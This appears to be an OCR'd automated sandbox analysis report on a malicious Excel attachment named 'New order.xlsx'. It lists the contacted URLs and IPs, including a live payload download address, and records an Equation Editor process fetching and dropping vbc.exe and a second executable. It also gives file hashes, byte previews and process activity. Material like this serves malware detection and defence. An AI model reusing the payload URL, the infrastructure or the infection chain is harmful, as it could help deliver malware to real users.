http://www.mozilla.com0	explorer.exe, 00000007.00000000.99862148 4.00000000077C9000.00000004.00000010.000 20000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.piriform.com/ccleaner1SPS0	explorer.exe, 00000007.00000000.10258853 48.0000000008617000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0007.00000000.999748239.0000000008617000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1014603671.0000 000008617000.00000004.00000001.00020000. 00000000.sdmp	false		high
http://104.168.33.25/gtb/vbc.exehhC:	EQNEDT32.EXE, 00000002.00000002.96674132 6.0000000000554000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	vbc.exe, 00000004.00000000.965645699.000 000000040A000.00000008.00000001.01000000 .00000004.sdmp, vbc.exe, 00000004.000000 02.996078709.000000000040A000.00000004.0 0000001.01000000.00000004.sdmp, vbc.exe.2.dr, vbc[1].exe.2.dr	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	explorer.exe, 00000007.00000000.99412365 1.0000000003CF7000.00000002.00000001.000 40000.00000000.sdmp, explorer.exe, 00000 007.00000000.1051510306.0000000003CF7000 .00000002.00000001.00040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.hotmail.com/oe	explorer.exe, 00000007.00000000.99323466 4.0000000003B10000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://treyresearch.net	explorer.exe, 00000007.00000000.10071016 72.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://104.168.33.25/gtb/vbc.exej	EQNEDT32.EXE, 00000002.00000002.96701769 6.0000000003660000.00000004.00000800.000 20000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	explorer.exe, 00000007.00000000.99412365 1.0000000003CF7000.00000002.00000001.000 40000.00000000.sdmp, explorer.exe, 00000 007.00000000.1051510306.0000000003CF7000 .00000002.00000001.00040000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://java.sun.com	explorer.exe, 00000007.00000000.10019963 67.0000000000335000.00000004.00000020.00 020000.00000000.sdmp, explorer.exe, 0000 0007.00000000.989934205.0000000000335000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1016083299.0000 000000335000.00000004.00000020.00020000. 00000000.sdmp, explorer.exe, 00000007.00 000000.1048485092.0000000000335000.00000 004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	explorer.exe, 00000007.00000000.99412365 1.0000000003CF7000.00000002.00000001.000 40000.00000000.sdmp, explorer.exe, 00000 007.00000000.1051510306.0000000003CF7000 .00000002.00000001.00040000.00000000.sdmp	false	• URL Reputation: safe	unknown
http:// schemas.xmlsoap.org/ws/2004/08/addressing/role/ano nymous.	explorer.exe, 00000007.00000000.10490377 66.0000000001DD0000.00000002.00000001.00 040000.00000000.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccl eanerv	explorer.exe, 00000007.00000000.99988671 5.000000000869E000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 007.00000000.1014689311.000000000869E000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.999403275.00000 000084D2000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 00000007.000 00000.990012033.00000000003A6000.0000000 4.00000020.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1014285253.00000000084D 2000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1002158677. 00000000003A6000.00000004.00000020.00020 000.00000000.sdmp, explorer.exe, 0000000 7.00000000.1025987393.000000000869E000.0 0000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1016145 834.00000000003A6000.00000004.00000020.0 0020000.00000000.sdmp	false		high
http://investor.msn.com/	explorer.exe, 00000007.00000000.99323466 4.0000000003B10000.00000002.00000001.000 40000.00000000.sdmp	false		high
http://www.piriform.com/ccleaner	explorer.exe, 00000007.00000000.99939214 7.00000000084C0000.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 007.00000000.1014603671.0000000008617000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.992542708.00000 00002CBF000.00000004.00000001.00020000.0 0000000.sdmp	false		high
http://computername/printers/printername/.printer	explorer.exe, 00000007.00000000.10071016 72.00000000046D0000.00000002.00000001.00 040000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.%s.comPA	explorer.exe, 00000007.00000000.10490377 66.0000000001DD0000.00000002.00000001.00 040000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.autoitscript.com/autoit3	explorer.exe, 00000007.00000000.10019963 67.0000000000335000.00000004.00000020.00 020000.00000000.sdmp, explorer.exe, 0000 0007.00000000.989934205.0000000000335000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1016083299.0000 000000335000.00000004.00000020.00020000. 00000000.sdmp, explorer.exe, 00000007.00 000000.1048485092.0000000000335000.00000 004.00000020.00020000.00000000.sdmp	false		high
http://https://support.mozilla.org	explorer.exe, 00000007.00000000.10019963 67.0000000000335000.00000004.00000020.00 020000.00000000.sdmp, explorer.exe, 0000 0007.00000000.989934205.0000000000335000 .00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1016083299.0000 000000335000.00000004.00000020.00020000. 00000000.sdmp, explorer.exe, 00000007.00 000000.1048485092.0000000000335000.00000 004.00000020.00020000.00000000.sdmp	false		high
http://www.piriform.com/ccleanerv	explorer.exe, 00000007.00000000.10214559 11.0000000004385000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0007.00000000.995504335.0000000004385000 .00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000007.00000000.1006602259.0000 000004385000.00000004.00000001.00020000. 00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	explorer.exe, 00000007.00000000.10233000 17.0000000006450000.00000002.00000001.00 040000.00000000.sdmp	false	• Avira URL Cloud: safe	low

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.168.33.25	unknown	United States		36352	AS-COLOCROSSINGUS	true
154.222.70.249	www.xinli-ac.com	Seychelles		136800	XIAOZHIYUN1-AS-APICIDCNETWORKUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	626188
Start date and time: 13/05/202217:19:45	2022-05-13 17:19:45 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	New order.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	12
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@11/16@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 26.8% (good quality ratio 25.2%) • Quality average: 75% • Quality standard deviation: 29.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xlsx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtCreateFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:21:41	API Interceptor	105x Sleep call for process: EQNEDT32.EXE modified
17:21:58	API Interceptor	36x Sleep call for process: fdvucso.exe modified
17:22:21	API Interceptor	204x Sleep call for process: svchost.exe modified
17:22:54	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	277920
Entropy (8bit):	7.911203365939466
Encrypted:	false
SSDEEP:	6144:LOtIOb+kdk/PekMHsLKhnbdAnYlqQZvtBA6o3fX:LOLbhdkXekMMLAnbuYlL7BAP
MD5:	69250F55FBFE48822C838B4EEAF33A0A
SHA1:	3E4E1DD9DBEB98EC354F7A03D455A0A38CCEA4E5
SHA-256:	752D0155C769033832D6845EABBA29BCE2B9D0EEDFF734B31A49C879ED08FF72
SHA-512:	8BB1F40992A1E829D7B6CE9751DEC84D849C50BDF72A1BCD8DA9362C8CCA0521729F9031FCF6F19438C147702EB601B31FCECE9EA9E230E2A00B0ED9B679E6A6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 37%
Reputation:	low
IE Cache URL:	http://104.168.33.25/gtb/vbc.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@ .....PE..L.....Oa.....h...:....F6.....@.....;.....@.....;.P..... .....text....g.....h..... ..`.rdata.....I.....@..@.data.....9.....@....ndata.....:.....rsrc...P.....;.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2B8C79A7.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	5.070400845866794
Encrypted:	false
SSDEEP:	96:RmljFSTwLmSaj2W67xYK2dlEtF622okgmCCHtkTl9ggBgThsMihEylB8By98Rj:UlRSkCSajh6tL2dlEtFV2VgmVNkTl9gJ
MD5:	1A4FF280B6D51A6ED16C3720AF1CD6EE
SHA1:	277878BEF42DAC8BB79E15D3229D7EEC37CE22D9
SHA-256:	E5D86DD19EE52EBE2DA67837BA4C64454E26B7593FAC8003976D74FF848956E7
SHA-512:	3D41BAF77B0BEEF85C112FCBD3BE30E940AF1E586C4F9925DBDD67544C5834ED794D0042A6F6FF272B21D1106D798CBB05FA2848A788A3DAFE9CFBC8574FCECA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....[R.....D.^.....-.....".....-.....".....-.....-.....$.....o.....-.....-.....-..... ...-.....$.....W.....i...T.....-.....-.....-.....-.....>..$.....~.....z...m.....H.v.....?.....|...r...f...Z...L...>...0... .....~.....-.....-.....-.....-.....6...$.....-...?...U...n.....!...!.....-.....-.....-.....-.....8...$.....s...e.g.\.L.Y./. [..._...g...p...~.....'.../...L.v.g.i...V...@...'.....-.....-.....-.....-..... ...$.....r...{.....-.....-.....-.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C67416EA.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	5.125773446782967
Encrypted:	false
SSDEEP:	48:KxK48S3oEL48l+KL48uL48kL48tnL48l0L48lh2L48Ls4fnPK6L48tOL48bCb3RM:KxKS3okSuEtN1O2FfUcM
MD5:	30935B0D56A69E2E57355F8033ADF98B
SHA1:	5F7C13E36023A1B3B3DAF030291C02631347C2AB
SHA-256:	077232D301E2DF2E2702BD9E7323806AC20134F989C8A4102403ECBF5E91485E
SHA-512:	5D633D1EC5559443D3DA5FAD2C0CFC5DBF6A006EF6FBEE8C47595A916A899FBDF713897289E99EE62C07B52CCB61578253791AC57712DF040469F21287A742E
Malicious:	false
Reputation:	moderate, very likely benign file

Preview:	.....F.>...u.....R.....u.F.....-.....".....-.....".....-.....F...$.!....!...*...2...9...?...C...F...G...F...C...?...9...2...*...!. .....$...[...6._....x.[.....-.....-.....-.....-.....$.....o.D...x.#.w. ..G.o.D.....-.....-.....-.....-.....-.....$.....!.V.{...y.....-.....-.....-.....-.....-.....$.....M.w...n.@.[.....M.....-.....-.....-.....-.....-..... .....$.....f...Q.....-.....-.....-.....-.....-.....$...'.U.....K...'.U.....-.....-.....-.....-.....-.....$.c...u...\...D...,.....j...S...=...%.....x...c...N...:.. .&.v...p...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D915B94D.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	4630
Entropy (8bit):	5.070400845866794
Encrypted:	false
SSDEEP:	96:RmljFSTwLmSaj2W67xYK2dlEtF622okgmCCHtkTl9ggBgThsMihEylB8By98Rj:UlRSkCSajh6tL2dlEtFV2VgmVNkTl9gJ
MD5:	1A4FF280B6D51A6ED16C3720AF1CD6EE
SHA1:	277878BEF42DAC8BB79E15D3229D7EEC37CE22D9
SHA-256:	E5D86DD19EE52EBE2DA67837BA4C64454E26B7593FAC8003976D74FF848956E7
SHA-512:	3D41BAF77B0BEEF85C112FCBD3BE30E940AF1E586C4F9925DBDD67544C5834ED794D0042A6F6FF272B21D1106D798CBB05FA2848A788A3DAFE9CFBC8574FC ECA
Malicious:	false
Preview:	.....[R.....D.^.....-.....".....-.....".....-.....-.....$.....o.....-.....-.....-..... ...-.....$.....W.....i...T.....-.....-.....-.....-.....>...$.....~.....z...m.....H.v.....?.....|...r...f...Z...L...>...0... .....~.....-.....- .....-.....-.....6...$.....-...?...U...n.....!...!.....-.....-.....-.....-.....8...$.....s...e.g.\.L.Y./. [..._...g...p...~.....'.../...L.v.g.i...V...@...'.....-.....-.....-.....-..... ...$.....r...{.....-.....-.....-.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F22AACBE.emf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	223752
Entropy (8bit):	3.2805343869701504
Encrypted:	false
SSDEEP:	1536:gAGsM8yOYZWQ99d99H9999999lN6Hz8iiiiiiiiiiiiiiiPnHnbq+QVwtaKfdL4a:gMMVNSztnZft6rMMVNSztnZft6u
MD5:	8E3A74F7AA420B02D34C69E625969C0A
SHA1:	4743F57F0F702C5B47FA1668D9173E08ADA16448
SHA-256:	0CD83C55739629F98FE6AFD3E25A5BCBB346CBEF58BC592C1260E9F0FA8575A9
SHA-512:	ADE6B91E260AFA08CC286471D0AD7BCA82FF5E1FE506D48B37A13E3CDD2717171CDAC38C77CFF18FD4C26CA9470B002B63B7FDDC0466FC6F7010A772BF557 54
Malicious:	false
Preview:	....l..... EMF.....j.....8...X.....?.....F.....GDIC.....p.....8.....F.....A. .....F.....(..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FE9B77C.wmf

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	1970
Entropy (8bit):	5.125773446782967
Encrypted:	false
SSDEEP:	48:KxK48S3oEL48I+KL48uL48kL48tnL48I0L48Ih2L48Ls4fnPK6L48tOL48bCb3RM:KxKS3okSuEtN1O2FfUcM
MD5:	30935B0D56A69E2E57355F8033ADF98B
SHA1:	5F7C13E36023A1B3B3DAF030291C02631347C2AB
SHA-256:	077232D301E2DF2E2702BD9E7323806AC20134F989C8A4102403ECBF5E91485E
SHA-512:	5D633D1EC5559443D3DA5FAD2C0CFC5DBF6A006EF6FBEE8C47595A916A899FBDF713897289E99EE62C07B52CCB61578253791AC57712DF040469F21287A742E
Malicious:	false
Preview:	.....F.>...u.....R.....u.F.....-.....".....-.....".....-.....F...$.!....!...*...2...9...?...C...F...G...F...C...?...9...2...*...!. .....$...[...6._....x.[.....-.....-.....-.....-.....$.....o.D...x.#.w. ..G.o.D.....-.....-.....-.....-.....-.....$.....!.V.{...y.....-.....-.....-.....-.....-.....$.....M.w...n.@.[.....M.....-.....-.....-.....-.....-..... .....$.....f...Q.....-.....-.....-.....-.....-.....$...'.U.....K...'.U.....-.....-.....-.....-.....-.....$.c...u...\...D...,.....j...S...=...%.....x...c...N...:.. .&.v...p...

C:\Users\user\AppData\Local\Temp\fdvucso.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	80384
Entropy (8bit):	6.294173225862387
Encrypted:	false
SSDEEP:	1536:jsTaC+v1CUfr0oxAomP3cX/4pi2sWjcdaXI:Ca5wUD1/ui5a4
MD5:	8CA00DF697FFA200C6CA558754C49F37
SHA1:	4A84F286472799A541BFEF17CFC9F746C7B692D3
SHA-256:	3D9400A6D9CA60C3BBE4212BA2727924E086A41CD2634D5CE1C4B8D9EE02F9DD
SHA-512:	1451AC47CF1FD29AF252E75657A99486165404CF891A43E3FB617DCE6C5168AF42D1B0E62EC34E463AE168AFCDF9763107629C1A4DA862760C21232F789538B3
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....w...w...w...%`..w...%^..w...%a.w.....w...w..w..p....w..p.~..w..p... .w..Rich.w.....PE..L...a.~b.....7.....@.....@.....$.....p.....T.....@..... .....text...U..... ..`.rdata...N.....P.....@..@.data... 1...0.....@....rsrc.....p.....*.....@..@.reloc.....,..... ..@..B..... .....

C:\Users\user\AppData\Local\Temp\kk2f9zwlwvo3ghi9f9

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	189439
Entropy (8bit):	**7.9917863154165305**
Encrypted:	**true**
SSDEEP:	3072:UMe+HAL1YEIOIaeq6vQwmi25nAQquhWdC8cSiQmjgLzylj/YUhljifyucPqP:E9aVOIaeqlwmDKQqM8cSdvEgUH+fR+O
MD5:	BE2AEB25761BA4A8F20FBD04EA588971
SHA1:	95528D502D8DDB7A3ECF3524378876EC08FBD348
SHA-256:	586F3F57F0BA77EE87F999E6AE034375A5BB07D9A6CC95AB9D185EECD933A963
SHA-512:	8AAFDD4E154B8633D311DF4EF929DE4BD9B0F2147CA7582FE10359B8FC6048F4AE815C276589C8AC177C43F55F4015B2336C5CE6CB6FABAA08BE4B2BCA5C9 D3
Malicious:	false
Preview:	]....)8.z.E....{T`Z2Kb.P.....$.Qd.23....)e....a.....W.g%.....I..[h..5G.*.a=..(>.....{.....a....,..N.B.1.X.m..8..(}.....9....+.&.ol...x...x. .:.KHy.6..n4.bJOt.w s)...^..4.....K.Vjx[. (.?.w.(...).U.....M..N,.c....AY.#.TkD.G.:TPc.K.y)8..x.....G..r2.h....U.!..1QdT23....)X..a....6.....@.$%...jqE.....@...G..W.@.... '"^.!$....V.:....\|....X.m..8..7r.....I9p4.....W.b.,o.< .y..W.....n4.bJOt.h.....^.....R..2.K.Vjx[.(+?{.I%".Z.....M..7.c.d..A.G#.T2D.\.:Tfc.b...y)8.zx.....G...2.....U...$.Qd.23....)e....a.....@.$%...jqE.....@...G..W.@.... '"^.!$. ...V.:....|....X.m..8..7r.....I9p4.....W.b.,o.<.y..W.....n4.bJOt.w s)...^M.4..NR.....K.Vjx[.(+?{.I%"..Z.U.....M..7.c.d..A.G#.T2D.\.:Tfc.b...y)8.zx.....G...2.....U...$.Qd.23....)e....a .....@.$%...jqE.....@...G..W.@.... '"^.!$....V.:....|....X.m..8..7r.....I9p4.....W.b.,o.<.y..W.....n4.bJOt.w s)...^M.4..NR.....K.Vjx[.(+?{.I%"..Z.U.....M..

C:\Users\user\AppData\Local\Temp\nsbF6CE.tmp

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	281488
Entropy (8bit):	7.6561639892830335
Encrypted:	false
SSDEEP:	6144:k9aVOIaeqlwmDKQqM8cSdvEgUH+fR+MwQd:IkOKqlDKxHcWMzGJw2
MD5:	C5E6696957D25D8DEC8049B2F737C62D
SHA1:	790E266C7FFAC4588626301B5090B6CA26B15020
SHA-256:	8694698785F5AF0E04B78A6E36103B65A3A50D825B77C1848D4EC35C8A471E36
SHA-512:	0744F7CEF46106D1CA98661B91928AC7C90494D65059EF062EA4A14AE419F2DFD97A84F2C9F6A49F81D1073B19326E849AE38500AA008D006CE34071C1453B6A
Malicious:	false
Preview:	.....,.....A..... .....G.....j.....h.....I..... ....

C:\Users\user\AppData\Local\Temp\wqqynoeqp

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	4797

Entropy (8bit):	6.202556793925154
Encrypted:	false
SSDEEP:	96:oV6T0r9Eo29FYSfUCvAy6gsaW6pAMIVcZ8B0Fs8+u:oV6T0mFYwUKAyBVa1VRWFiu
MD5:	69750989332A51572B9E510D66ABBDCF
SHA1:	D74C3B8C3280B05B816E89D09C2AE9274403002C
SHA-256:	BB4AEE81C87AF317EF9CA3C2C3906B73E748391DEEDBDE1BEDDA841F8147EE44
SHA-512:	9E9F1DA33F13F2DF7BC626E56D1138AEE3EC44EDFF73FC5E8D97206B8EAC576D76E621C1C7168D17A6292F61EF3A6624D69F3B2D054888B9A67FC4114E2E1CB8
Malicious:	false
Preview:	VA5==.Y.Y.....M=<.}.<0.]<.}.<0.U...=....===..Q=..9..-....U.===..e..i..9..-....Uc===..m..q..9..-....Un===..u..y..9..-....U.===..}...J-A..5..}@@.9...]..a..-.UA.v..U..Y..U...A~.o.-.TN..U@..A.....Q.aM..U====.A!Bx.....e...m...u....}....]...U..S.-...9T....Q..[>.M..e...5<B..M@..U====..!A ===.A!:x..Q...M...v.9=.Y..<.}.<0...5.=..9....5.=..-.1~..~A.....5.=...5.>.. ...v.9=.3.LU.?==U.?==.1=...lLU.?==U.?==.5=.:.LU.?==U.?==.5=.Y.Y.<.}.<0.U...-===..e....J.=.3...==.....XaU.B==.}....5..5..v=..:e..:i..U..5.~^=..:e..:i.?.5..}=..Be....lLUx>==.Uo....QX<..U...5U.....Q.JQ=.C..M=XD..M>===:..Mv.A=.Y.Y.<.}.<0.U....===..}....J.=.3...==.....XaU.A==.}<..===:..5..5..v=..:}..:....9..5.~^=..:}..:...-..5.n^..:}..:....1.v.5..o@..2}..2...U..5.~^?..:}..:...B.5..}=..B}..3.LU_===.UV....Q.J%=.5..U..%.>X4..%..1..-..9..5U.....Q.JQ=.C..M=XD..M>===:..Mv.1=.Y.Y)...-===:..a....J.=.3...==.....XaU.@==.}. ...5..5..v=..:a..:U..9..5.~^=..:a..:U.?.5..}=..Ba..:.LU"===.U.....QX;..9..5U...

C:\Users\user\AppData\Local\Temp\~DF43C5C58FDDE0F3A8.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFA5230667FEC71F99.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	95744
Entropy (8bit):	7.925838515197252
Encrypted:	false
SSDEEP:	1536:R9yvDYqJYNgVY6VdpHgqGFicn33zXfU7QY3S/u0vf51Ht5M9fdCdRJ85+3Qx:RSigV9nennzPBY3QV5M9FCdDW+3O
MD5:	70583AA55602C8BA0A7F85D815CB5806
SHA1:	7123ADF1A048A8168457DCB5AAA9FEAD90E40218
SHA-256:	4DA5CB33B2F19FC2D80CAFE3E9E9F1A7071D65724EA9316C86C1A635105BAB44
SHA-512:	B3E3F857E55F641BD1C7E25450A7D0126E3749459F998DEA905E03752F6F42A0950E086C55DBB3E632B889EC698566E71A396FD0971EB53180CFC61FB95E5246
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFDC892710C54AAC44.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5

SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFFA1DA6C3CBA16E75.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\~$New order.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	277920
Entropy (8bit):	7.911203365939466
Encrypted:	false
SSDEEP:	6144:LOtIOb+kdk/PekMHsLKhnbdAnYlqQZvtBA6o3fX:LOLbhdkXekMMLAnbuYlL7BAP
MD5:	69250F55FBFE48822C838B4EEAF33A0A
SHA1:	3E4E1DD9DBEB98EC354F7A03D455A0A38CCEA4E5
SHA-256:	752D0155C769033832D6845EABBA29BCE2B9D0EEDFF734B31A49C879ED08FF72
SHA-512:	8BB1F40992A1E829D7B6CE9751DEC84D849C50BDF72A1BCD8DA9362C8CCA0521729F9031FCF6F19438C147702EB601B31FCEC9EA9E230E2A00B0ED9B679E6AA6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 37%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!`G.@...@...@../OQ..@...@..I@../OS..@...c>..@..+F...@..Rich.@ .....PE..L.....Oa.....h....:....F6.....@.....;.....@.....;.P..... .....text....g.....h..... ..`.rdata.....l.....@..@.data.....9.....@....ndata.....:.....rsrc...P....;.....@..@..... .....

Static File Info

General


File type:	CDFV2 Encrypted
